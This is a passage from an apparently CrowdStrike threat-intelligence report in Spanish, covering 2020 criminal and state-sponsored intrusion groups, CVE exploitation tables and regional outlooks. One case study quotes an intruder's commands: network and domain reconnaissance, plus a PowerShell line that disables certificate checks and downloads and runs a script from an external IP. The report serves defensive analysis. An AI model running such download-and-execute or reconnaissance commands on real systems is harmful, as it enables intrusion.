Sin embargo, el eCrime selectivo no ha desaparecido. Entre las amenazas que emergieron en el 2020 se encuentran KNOCKOUT SPIDER y SOLAR SPIDER. KNOCKOUT SPIDER ha llevado a cabo campañas de spear-phishing de bajo volumen contra empresas que trabajan con criptomonedas. Las campañas de phishing de SOLAR SPIDER distribuyen el RAT JSOutProx a instituciones financieras de África, Oriente Medio, el sur de Asia y el sudeste asiático.

WIZARD SPIDER continúa sus prolíficas operaciones

WIZARD SPIDER fue el adversario criminal más reportado por segundo año consecutivo. Aunque la actividad de este adversario fue lenta y esporádica en el primer trimestre del 2020, las operaciones se intensificaron progresivamente en el segundo trimestre y durante el resto de todo el año. Su diverso y potente conjunto de herramientas convierte a este grupo criminal en uno de los adversarios más fuertes en el escenario actual del eCrime. El equipo de Inteligencia de CrowdStrike observó que WIZARD SPIDER amplió el alcance de sus blancos de ataque en el 2020, especialmente a través de la operación de *Conti*.

Reportes de eCrime por adversario




Figura 6. Reportes de eCrime por adversario en el 2020

WIZARD SPIDER ha mantenido y forjado poderosas relaciones con terceros que refuerzan las capacidades de acceso inicial - un ejemplo de esto es su relación continua con MUMMY SPIDER. Éstos actualizaron sus herramientas y procesos en el 2020, implementando herramientas de ofuscación en sus procesos de creación de malware y adoptando herramientas comunes. Es casi seguro que estos cambios hayan sido implementados para eludir la detección estática y como respuesta a reportes de código abierto enfocados en *TrickBot* y en las variantes de ransomware *Ryuk* y *Conti* de WIZARD SPIDER.

Destaques del equipo de OverWatch

WIZARD SPIDER ataca instituciones financieras

Durante el primer trimestre del 2020, OverWatch identificó un supuesto ataque de eCrime contra una institución financiera. El profundo análisis sobre esta intrusión, realizado por los cazadores de amenazas de OverWatch, desempeñó un papel fundamental para proporcionar mayor información sobre un complejo panorama de amenazas en el que los adversarios del eCrime están mejorando cada vez más sus estrategias.

ADVERSARIO LANZA SHELL DE COMANDO OCULTO

Durante su búsqueda de rutina, OverWatch descubrió un comportamiento inusual derivado de un proceso svchost.exe en ejecución en un controlador de dominio de Windows. Una sospechosa biblioteca de enlaces dinámicos (DLL, por sus siglas en inglés), cargada de forma reflexiva dentro del grupo `svchost.exe` netsvcs y conectada al dominio controlado por adversarios `statsgdoubleclick[.]net`. En cuestión de minutos, OverWatch identificó que se había generado un shell de comandos interactivo oculto bajo el proceso `svchost.exe`, lo que indica, además, que se estaba ejecutando un implante malicioso en el sistema.

ADVERSARIO REDOBLA INTENTOS POR ACCEDER AL ENTORNO DE LA VÍCTIMA

El shell oculto condujo a la ejecución interactiva y manual de varios comandos de detección de host y red. Entre las acciones de reconocimiento se encontraban los esfuerzos por enumerar el DNS y otras infraestructuras de red, con la probable intención de preparar el movimiento lateral. Estos comandos incluían:

```
arp  -a
dnscmd  /enumzones
dnscmd  /zoneprint [REDACTED]
nbtstat  -A  1 [REDACTED]
net sessions
net view
nltest  /domain_trusts
```

La víctima no llevó a cabo una respuesta inmediata y completa. Días después, el adversario regresó e intentó ejecutar scripts de PowerShell desconocidos desde un servidor externo remoto:

```
powershell.exe -nop
$p=4484;[System.Net.ServicePointManager]::ServerCertificateValidation
Callback={$true};iex(New-Object
System.Net.WebClient).DownloadString('https://185.180.197[.]59/msys')
```

Destaques del equipo de OverWatch

Para ejecutar estos comandos, el adversario utilizó otro shell interactivo facilitado por el mismo implante que se había identificado previamente estarse ejecutando dentro del grupo svchost.exe `netsvcs`. Las configuraciones de prevención de la plataforma Falcon permitieron que los scripts de PowerShell no pudieran ser ejecutados correctamente. Esto hizo que el adversario intentara diagnosticar su falla utilizando los siguientes comandos:

```
wmic process where name="svchost.exe" get
processid,name,commandline,sessionid,creationdate
tasklist /v
```

Después de estos intentos fallidos, el adversario se dio por vencido, probablemente con la esperanza de encontrar un blanco de ataque más fácil.

CONCLUSIONES Y RECOMENDACIONES

Un análisis más detallado de toda la actividad de comando y control involucrada en esta última intrusión identificó puntos en común con la infraestructura conocida de WIZARD SPIDER. Independientemente de la identidad del adversario, los defensores deben adoptar medidas para prevenir ataques similares. Esto incluye monitorear comportamientos extraños de las instancias de `svchost.exe` y, en particular, la presencia de archivos DLL sospechosos que aprovechan elsvchost.exe para realizar conexiones de red inusuales a infraestructuras externas. Los defensores también deben considerar la posibilidad de monitorear la aparición acelerada de extensos comandos de detección de configuración de red que están ocurriendo en los hosts o en cuentas de usuario cuando dicho comportamiento es inesperado. Dada la popularidad del uso de PowerShell para la ejecución de comandos posteriores a la explotación, otra recomendación es monitorear procesos PowerShell atípicos que se conectan a IPs o dominios externos.

Facilitadores del eCrime

Los facilitadores son una parte fundamental del ecosistema eCrime, proporcionándoles a los actores criminales capacidades a las que, de otro modo, no tendrían acceso. Estos actores ejecutan operaciones de malware como servicio, se especializan en mecanismos de distribución o explotan las redes con el objetivo de vender el acceso inicial a otros actores criminales.

Las relaciones representadas en la Figura 7 muestran que los adversarios del eCrime están dispuestos a comprar o a trabajar con otros actores con el fin de mejorar sus propias campañas, maximizar la rentabilidad y aumentar sus posibilidades de éxito. El descargador Amadey Loader y el Smoke Bot de SMOKY SPIDER siguen siendo muy comunes entre una variedad de actores. El spambot Cutwail v2 de NARWHAL SPIDER fue muy utilizado por DOPPEL SPIDER, y el Emotet de MUMMY SPIDER fue aprovechado por MALLARD SPIDER y WIZARD SPIDER. El troyano bancario Zloader reapareció, apoyando campañas operadas por sofisticados adversarios del BGH.




Figura 7. Relaciones en el eCrime observadas en el 2020

Ecosistema del eCrime

Un cambio tectónico hacia la *caza mayor* se ha sentido en todo el ecosistema del eCrime. El pago de rescates y la extorsión de datos se convirtieron en las formas más comunes de monetización en el 2020.

Aunque muchos actores criminales conocidos siguen operando desde Rusia y Europa del Este, el ecosistema entero es completamente global, con mercados recién descubiertos surgiendo y evolucionando en América Latina, Asia, Oriente Medio y África.

Muchos actores criminales desarrollan relaciones dentro del ecosistema para obtener acceso a tecnología esencial que posibilite sus operaciones o maximice sus beneficios.

Aunque los métodos utilizados para la distribución de malware siguen siendo relativamente los mismos, los actores criminales están encontrando nuevas formas de eludir las medidas de seguridad.

Operadores de troyanos bancarios continúan evolucionando su modelo operativo

Como señalado, los brókeres de acceso se centran principalmente en proporcionar diversos niveles de acceso a la venta en foros delictivos. Siguiendo esta tendencia, el equipo de Inteligencia de CrowdStrike observó a adversarios criminales, que tradicionalmente operan troyanos bancarios, proporcionando también acceso a terceros. Aunque LUNAR SPIDER ha sido conocido anteriormente por ofrecer distribución de malware, las infecciones recientes de *BokBot* han llevado directamente a actividades de hands-on-keyboard y no al despliegue de malware. Se ha visto a LUNAR SPIDER apoyando campañas de *Defray777* de SPRITE SPIDER, pero es probable que éste apoye a otros adversarios de BGH también.

Probablemente, MALLARD SPIDER también está actuando como bróker de acceso para operadores de ransomware de BGH. Ha habido múltiples casos en los que las infecciones de QakBot han llevado al despliegue de ransomware, incluyendo *Egregor, Maze, DoppelPaymer, Medusalocker* y *ProLock*. Dado que MALLARD SPIDER ha sido históricamente un grupo independiente, es probable que esté vendiendo el acceso a estos operadores de ransomware a través de canales privados.

Lo más destacado de la región: eCrime con origen en LATAM

Durante el 2020, el equipo de Inteligencia de CrowdStrike rastreó múltiples variantes de malware de robo de información con origen en América Latina (LATAM) y probablemente desarrollado por actores del eCrime en esta misma región. Estas familias de malware incluyen a *Culebra Variant, Salve, Caimany Kiron*. El malware está disponible para su compra en foros clandestinos, resultando en su uso por parte de múltiples actores criminales. El vector de infección más popular han sido las campañas de spam que se basan en técnicas de ingeniería social para fomentar la interacción con hipervínculos en el cuerpo de correos electrónicos, a menudo utilizando contenidos señuelo relacionados con temas financieros o con el COVID-19.

Aunque tradicionalmente los ataques observados ocurrían dentro de los países de LATAM, ocasionalmente las campañas se han ampliado a España o Portugal, a menudo reutilizando el mismo contenido en español o portugués que la campaña original en LATAM. Durante el 2020, el equipo de Inteligencia de CrowdStrike observó el uso de nuevos contenidos señuelo e idiomas, incluyendo el francés y el italiano. Es probable que, después de haber establecido sus TTPs, estos actores del eCrime estén ampliando sus acciones a los países europeos. En última instancia, una infección exitosa depende de que la víctima interactúe con el correo electrónico y su contenido malicioso, por lo que adaptar el correo electrónico al idioma del país destino y utilizar temas emotivos mejora las tasas de infección.

Perspectivas

Los facilitadores seguirán siendo actores importantes en el ecosistema del eCrime. Al igual que LUNAR SPIDER y MALLARD SPIDER, es probable que los actores criminales que operan botnets intenten sacar el máximo provecho de sus infecciones ofreciéndole el acceso a otros. Mientras que los facilitadores mantienen una presencia constante en los foros criminales, actores más sofisticados siguen apoyando a otros adversarios a través de canales privados. Es probable que, a medida que algunos de estos brókeres de acceso se vuelven más sofisticados, éstos dejen de usar los foros para vender sus productos.

Los actores criminales que operan fuera de LATAM parecen estar aumentando y, probablemente, continuarán desarrollando y actualizando una multiplicidad de variantes de malware. A medida que los operadores criminales en LATAM se sienten más cómodos con sus TTPs, se espera que éstos realicen campañas en otros idiomas para atacar países europeos en el 2021.

Intrusiones selectivas

Además de las intrusiones que parecían estar motivadas por la pandemia del COVID-19 (como mencionado anteriormente), actores de intrusión selectiva procedentes de China, Rusia, Irán, Corea del Norte, India, Pakistán y Vietnam llevaron a cabo acciones con objetivos probablemente relacionados con estrategias de seguridad nacional y prioridades de espionaje dictadas por sus respectivos Estados. El equipo de Inteligencia de CrowdStrike continuó identificando la actividad de generación de divisas por parte de adversarios de Corea del Norte y descubrió detalles de operaciones para el lucro propio atribuidas a PIONEER KITTEN, con sede en Irán. Los detalles de las actividades clandestinas de WICKED PANDA / SPIDER fueron reveladas en el 2020 en declaraciones de personas asociadas con este adversario. Aunque las acusaciones y declaraciones públicas se centraron especialmente en las actividades de los adversarios rusos, es poco probable que estos grupos de actores sean detenidos en el largo plazo.

En el 2020,
actores de intrusión selectiva procedentes de China, Rusia, Irán, Corea del Norte, India, Pakistán y Vietnam llevaron a cabo acciones con objetivos probablemente relacionados con estrategias de seguridad nacional y prioridades de espionaje dictadas por sus respectivos Estados.

CHINA

Los adversarios chinos mejoraron sus capacidades cibernéticas mediante el desarrollo e intercambio continuo de herramientas, manteniendo su estatus como uno de los ciber actores patrocinados por Estados más productivos del planeta.

Por lo visto, el 2020 fue un año difícil para Pekín. El brote del COVID-19 - con Wuhan como epicentro - y la gestión de las consecuencias de su propagación mundial consumieron gran parte de los esfuerzos del Partido Comunista Chino (PCCh). Una breve reducción en la actividad de los adversarios con sede en Wuhan demostró que el COVID-19 tuvo un impacto táctico y estratégico. El brote se sumó a una guerra comercial cada vez más agresiva con los Estados Unidos, limitando el acceso de las empresas chinas a importantes tecnologías como los semiconductores, al mismo tiempo que se impusieron altos aranceles sobre los productos destinados a mercados extranjeros.

A lo largo del 2020, los adversarios con sede en China continuaron las operaciones selectivas alineadas, en gran medida, con los tradicionales objetivos de espionaje, el robo de propiedad intelectual y la vigilancia. Los adversarios chinos mejoraron sus capacidades cibernéticas mediante el desarrollo e intercambio continuo de herramientas, manteniendo su estatus como uno de los ciber actores patrocinados por Estados más productivos del planeta. CrowdStrike observó intrusiones de al menos 11 adversarios chinos con nombre ya asignado y siete clústeres de actividades que se sospecha sean de origen chino, con operaciones alineadas con los objetivos del 13º Plan Quinquenal (13 FYP, por sus siglas en inglés). De esta manera, se atacó una amplia variedad de sectores, con particular atención en las organizaciones de los sectores de telecomunicaciones, gobierno, salud y tecnología. El énfasis particular sobre el sector de las telecomunicaciones es una continuación de las tendencias observadas en el 2019. Entre los adversarios con nombres ya atribuidos que atacaron organizaciones de telecomunicaciones están el WICKED PANDA, CIRCUIT PANDA y PHANTOM PANDA.

Reportes de China por adversario




Figura 8. Adversarios reportados en el 2020 con nexos con China

CHINA

Actor destacado: WICKED PANDA

WICKED PANDA sigue siendo uno de los adversarios más productivos rastreados por el equipo de Inteligencia de CrowdStrike. El adversario comenzó en el 2020 llevando a cabo una amplia campaña centrada en explotar múltiples vulnerabilidades (CVE-2019-19781 y CVE-2020-10189) de diferentes sectores y países. Tras una explotación exitosa, se desplegaron cargas útiles de *Cobalt Strike* y Meterpreter para tener mayor interacción con las víctimas. A medida que avanzaba el año, el adversario siguió utilizando *Cobalt Strike*, así como otros cargadores y familias de malware como *Proxip, AttachLoader, ShadowPad* y *Winnti*.

Actividad de WICKED SPIDER/PANDA por sector




Figura 9. Amplia variedad en los ataques de WICKED PANDA en el 2020

En septiembre de 2020, el Departamento de Justicia de los Estados Unidos abrió cargos contra personas asociadas con operaciones de WICKED PANDA, ofreciendo uno de los panoramas más claros dados hasta la fecha sobre cómo se le permitió a un grupo chino realizar ciber operaciones ilícitas con fines de lucro contra empresas de videojuegos de manera impune durante años, a la vez que éste atendía demandas de inteligencia del Estado. A pesar de estas imputaciones detalladas, el equipo de Inteligencia de CrowdStrike continuó viendo a WICKED PANDA llevar a cabo operaciones a finales de 2020.

CHINA

Vista previa del 14º Plan Quinquenal

En octubre de 2020, el Partido Comunista Chino trazó el 14º Plan Quinquenal del partido (14FYP/十四国五年) con vigencia 2021-2025, así como la Visión a Largo Plazo 2035 (Visión 2035 景目). Aunque el nuevo plan no será formalizado hasta marzo de 2021, un comunicado preliminar publicado después de la reunión de octubre **estableció las principales aspiraciones del PCC**, siendo estas algunas de las áreas principales:

1. **Tecnología e Investigación y desarrollo:** Mejorar la autosuficiencia científica y tecnológica y apoyar los avances tecnológicos impulsados por la innovación.
2. **Información económica:** Fomentar el mercado interno y construir un sistema socialista económico de mercado de alto nivel.
3. **Agricultura y Energías limpias:** Promover el desarrollo verde y el desarrollo agrícola y rural.
4. **Planeación urbana:** Mejorar la planeación del desarrollo urbano y rural y mitigar la pobreza en las zonas rurales.
5. **Salud y Seguridad social:** Mejorar la calidad de vida y la igualdad en los servicios públicos básicos; crear un sistema integral de salud.
6. **Medios de comunicación:** Mejorar el soft-power del país y la industria cultural.
7. **Defensa:** Acelerar la modernización de la defensa nacional y del ejército para apoyar los objetivos de un país próspero y un ejército fuerte.

La búsqueda por nuevos avances tecnológicos será, probablemente, el fundamento de casi todos los objetivos de China a corto y mediano plazo. Los programas de transferencia de tecnología del PCCh combinan metodologías físicas y cibernéticas para identificar vacíos clave de información, buscando llenar estos vacíos a través del ciber robo, el ciber espionaje, los joint ventures o las adquisiciones corporativas. El equipo de Inteligencia de CrowdStrike estima, con seguridad, que los adversarios con nexos en China continuarán respaldando estos objetivos en el 2021 sin sufrir ninguna consecuencia significativa. Es de destacar la mención que hizo el PCCh sobre su interés por acelerar su poder militar y su softpower dentro del 14FYP, pues sugiere que se siguen realizando esfuerzos por mejorar la Fuerza de Apoyo Estratégico del Ejército Popular de Liberación (PLASSF, por sus siglas en inglés) y las fuerzas cibernéticas chinas.

Perspectivas

Aunque en el 2020 se registró un gran aumento en el número de acusaciones relacionadas con China por parte del Departamento de Justicia de los EE.UU, así como la imposición significativa de tasas y aranceles, también por parte de EE.UU,

CHINA

estas medidas tuvieron un impacto relativamente pequeño en el ritmo operativo cibernético de China, tal como lo demostró el regreso de WICKED PANDA pocas semanas después de haber sido sujeto de acusaciones públicas. Entre las mejoras significativas a las que se debe prestar atención en China en el 2021 está el resurgimiento de adversarios afiliados a PLASSF con TTPs mejorados y campañas de desinformación cada vez más focalizadas y automatizadas. Antes del anuncio de la reorganización del PLASSF en el 2015, los adversarios asociados al PLA atacaban regularmente a organizaciones gubernamentales, militares, de defensa, académicas y think tanks, entre otras. El equipo de Inteligencia de CrowdStrike estima, con gran seguridad, que es probable que este patrón de ataques regresará a medida que estos adversarios busquen restablecerse. También es probable que los ciber operadores chinos sigan permitiendo los ampliamente denunciados abusos contra los derechos humanos de las minorías tibetanas y uigures, tanto en el país como en el extranjero, mediante agresivas medidas de vigilancia que incluyen el ataque a dispositivos móviles, la intervención de cuentas de correo electrónico y dispositivos personales, y el acceso continuo a proveedores upstream.

Es probable que los operadores más contemporáneos con sede en China sigan diversificando sus estrategias y conjuntos de herramientas, así como mejorando sus técnicas operativas, tal como lo demuestran los recientes desarrollos del malware como el AvantGard, Clambling (el sucesor de PlugX) y ShadowPad. Es probable que los adversarios con nexos con China sigan utilizando herramientas masificadas de código abierto como Cobalt Strike y Mimikatz. El equipo de Inteligencia de CrowdStrike estima que es probable que estos grupos también continúen realizando ataques de cadena de suministro de software, dado el éxito obtenido anteriormente a finales de 2019 y 2020.

RUSIA

Aunque hubo algunos cambios a nivel táctico en las operaciones rusas en el corto plazo, la acción de los adversarios no pudo ser detenida de manera significativa en el 2020.

A lo largo del 2020, las actividades de varios adversarios rusos, en particular grupos operados por el Estado, fueron objeto de acusaciones públicas hechas por organizaciones gubernamentales occidentales. La cantidad y amplitud de la información publicada, relacionada con operaciones de intrusión rusas, no tiene precedentes y probablemente refleje un esfuerzo enfocado en detener estas actividades mediante la habilitación de defensores y el uso de técnicas de "soft messaging" diseñadas para influir en el comportamiento adversario.

Aunque hubo algunos cambios a nivel táctico en las operaciones rusas en el corto plazo - por ejemplo, el equipo de Inteligencia de CrowdStrike observó una continua reducción en las operaciones del malware de FANCY BEAR, así como el desarrollo constante de las herramientas de VENOMOUS BEAR -, en general, la acción de los adversarios no pudo ser detenida de manera significativa en el 2020. BERSERK BEAR llevó a cabo un número significativamente alto de ataques contra organizaciones occidentales durante el 2020, impulsados, principalmente, por campañas contra los sectores gubernamentales y de transporte en Norteamérica. Por su parte, PRIMITIVE BEAR mantuvo su interés centrado en Ucrania, con actividades regulares dirigidas contra el gobierno y los órganos oficiales ucranianos. Este actor demostró una evolución significativa en sus intentos por mejorar su seguridad operativa, sus estrategias y sus herramientas.

Destaques de TTP: Ataques a conexiones VPN

Una TTP de afectación de la red observada en múltiples adversarios rusos en el 2020 fue el intento por obtener acceso a las víctimas a través de la explotación de dispositivos y servicios de red con acceso a Internet, en particular los que admiten conexiones de red privada virtual (VPN, por sus siglas en inglés). Estas técnicas tienen la ventaja de permanecer relativamente encubiertas si los intentos fracasan, pero pueden producir un acceso amplio en caso de tener éxito. Vale la pena señalar que gran parte de la actividad de explotación reportada contra estos dispositivos tuvo como objetivo vulnerabilidades previamente parcheadas. En este sentido, es posible que las futuras intrusiones puedan ser respaldadas por la explotación de vulnerabilidades de día cero si se detecta que las redes víctimas están protegidas contra las capacidades actuales de un adversario.

RUSIA

Identificador de vulnerabilidades	Producto objetivo	Uso del adversario
CVE-2019-11510	Pulse Connect Secure (PCS)	BERSERK BEAR COZY BEAR VENOMOUS BEAR
CVE-2018-13379	FortiGuard FortiOS SSL VPN	BERSERK BEAR COZY BEAR
CVE-2020-2021	Sistema operativo de Palo Alto Networks (incluido GlobalProtect VPN)	BERSERK BEAR

Tabla 6. Explotación de vulnerabilidades VPN por adversarios rusos

Perspectivas

En años anteriores, los grupos rusos operados por el Estado se caracterizaron por invertir significativamente en el desarrollo y despliegue de familias de malware personalizadas para respaldar sus actividades de recopilación de información. Esto vino acompañado de una mayor vigilancia por parte de investigadores de seguridad y defensores de redes, lo que aumenta los costos de recursos para los adversarios, quienes tienen que actualizar continuamente sus conjuntos de herramientas para evadir la detección. Aunque varios adversarios rusos siguen empleando el malware como parte de su conjunto de herramientas operativas, éstos también están buscando simplificar cada vez más los tradicionales flujos de trabajo operativos y centrarse directamente en la recopilación de información de servicios de terceros utilizados por sus víctimas, incluido el acceso directo a los recursos de red en la nube, tales como los servidores de correo electrónico. El equipo de Inteligencia de CrowdStrike prevé que es probable que esta tendencia continúe en el 2021, siendo que los intentos previos por violar cuentas individuales a través de campañas de phishing van a dar paso a operaciones a mayor escala contra activos de las empresas utilizando credenciales de administrador afectadas.

Desde una perspectiva geopolítica, para contrarrestar la históricamente baja aprobación nacional del presidente Vladimir Putin en medio de la actual contracción económica relacionada con el COVID-19 en el 2021, es probable que Rusia continúe reivindicando sus intereses en el extranjero, particularmente en puntos críticos como Nagorno-Karabaj y Ucrania, al mismo tiempo que se estrechan vínculos con socios estratégicos como China y naciones africanas específicas. Para ello, es probable que Rusia siga realizando ciber espionaje contra objetivos militares y políticos occidentales, así como en sectores clave relacionados con la industria energética, la defensa y la alta tecnología. Es posible que la relación de Moscú con Estados Unidos siga siendo difícil en el 2021, pues **es poco probable que la posesión de un nuevo presidente de Estados Unidos, Joseph Biden, mejore las relaciones con Rusia** o reduzca las operaciones cibernéticas patrocinadas por el Estado contra la inteligencia política y militar de Estados Unidos y sus aliados europeos. Además, Rusia probablemente continuará llevando a cabo operaciones de información contra sus rivales geopolíticos, particularmente contra EE.UU. Históricamente, esto incluye filtraciones e intrusiones, con ataques que sacan provecho de las divisiones políticas internas o la inestabilidad para exacerbar las tensiones existentes.

IRÁN

Es probable que en el 2021 los adversarios iraníes se centren más en la explotación de los servicios de red para permitir la intrusión en las redes víctimas.

Los adversarios iraníes de intrusión selectiva estuvieron activos durante todo el 2020. En contraste con las expectativas relacionadas con los principales acontecimientos de principios de 2020, como el asesinato de Qasem Soleimani de la Fuerza Quds de los Cuerpos de la Guardia Revolucionaria Islámica (IRGC, por sus siglas en inglés), la inmensa mayoría de esta actividad parece haber estado orientada al espionaje. Aunque la pandemia del COVID-19 afectó significativamente a Irán, en general, las actividades de estos adversarios reflejaron las demandas tradicionales por información, con algunas excepciones. Entre los avances más destacados se encuentran los ataques relacionados con el COVID-19 por parte de STATIC KITTEN, el surgimiento de una iniciativa de ataques diferenciados de recopilación de información por parte de grupos asociados a HELIX KITTEN, y la vinculación de PIONEER KITTEN con la actividad del eCrime. Esto evidencia un cambio en el enfoque de recopilación de información para uno relacionado con operaciones de ransomware disruptivo.

El equipo de Inteligencia de CrowdStrike estima, con moderada confianza, que es probable que en el 2021 los adversarios iraníes se centren más en la explotación de los servicios de red para permitir la intrusión en las redes víctimas, reduciendo, pero no eliminando, el uso de otros métodos de intrusión enfocados en el cliente, como la afectación de web estratégica o los ataques de spear-phishing.

Sutil separación entre los blancos de ataque de los adversarios

A lo largo del 2020, se observaron múltiples actores iraníes de intrusión selectiva presentando un comportamiento particular: atacar únicamente a un sector o área geográfica específicos. Los adversarios de intrusión selectiva, incluidos los que tienen un nexo con Irán, suelen atacar varias regiones y sectores simultáneamente. Sin embargo, en cuatro casos distintos, adversarios con diversos vínculos técnicos con HELIX KITTEN tuvieron, cada uno, un objetivo específico diferente durante sus actividades en el 2020. Entre estos adversarios se encontraban el propio HELIX KITTEN, TRACER KITTEN y los clústeres de actividad DistortedShepherd y ScorchedEpoch. La Tabla 7 muestra los respectivos blancos de ataque de estos adversarios y sus vínculos técnicos con HELIX KITTEN.

IRÁN

Actor	Blanco de ataque en el 2020	Vínculo técnico con HELIX KITTEN
HELIX KITTEN	Entidades gubernamentales en el Líbano	N/A
TRACER KITTEN	Entidades de telecomunicaciones en el Oriente Medio, en particular en Irak	Coincidencia en los artefactos de compilación y la implementación del protocolo C2 entre las herramientas del TRACER KITTEN y HELIX KITTEN
DistortedShepherd	Entidades en los Emiratos Árabes Unidos	Similitudes en la arquitectura y sofisticación técnica entre las herramientas de DistortedShepherd y HELIX KITTEN
ScorchedEpoch	Entidades gubernamentales y de telecomunicaciones en África	Semejanzas en la implementación de métodos comportamentales y del protocolo C2 entre las herramientas de ScorchedEpoch y HELIX KITTEN

Tabla 7. Blancos de ataque diferentes por parte de actividades asociadas al HELIX KITTEN en el 2020

Estos vínculos técnicos con HELIX KITTEN son paralelos a conexiones similares previamente identificadas entre HELIX KITTEN y REMIX KITTEN. De hecho, este último también ha mostrado tener unos objetivos específicamente enfocados en la contrainteligencia a lo largo del tiempo. Estos puntos indican que es probable que los cinco adversarios compartan, en cierta medida, una entidad de apoyo operativo que se dedica a actividades como el desarrollo de malware y la gestión de infraestructuras. La probable presencia de un elemento de apoyo compartido, combinada con la ligera diferencia en los blancos de ataque de los adversarios, puede indicar la existencia de una iniciativa de recopilación de información más amplia y unificada que está dirigida y coordinada por una autoridad central (como un servicio de inteligencia extranjero). Detalles sobre esta iniciativa están siendo investigados activamente.

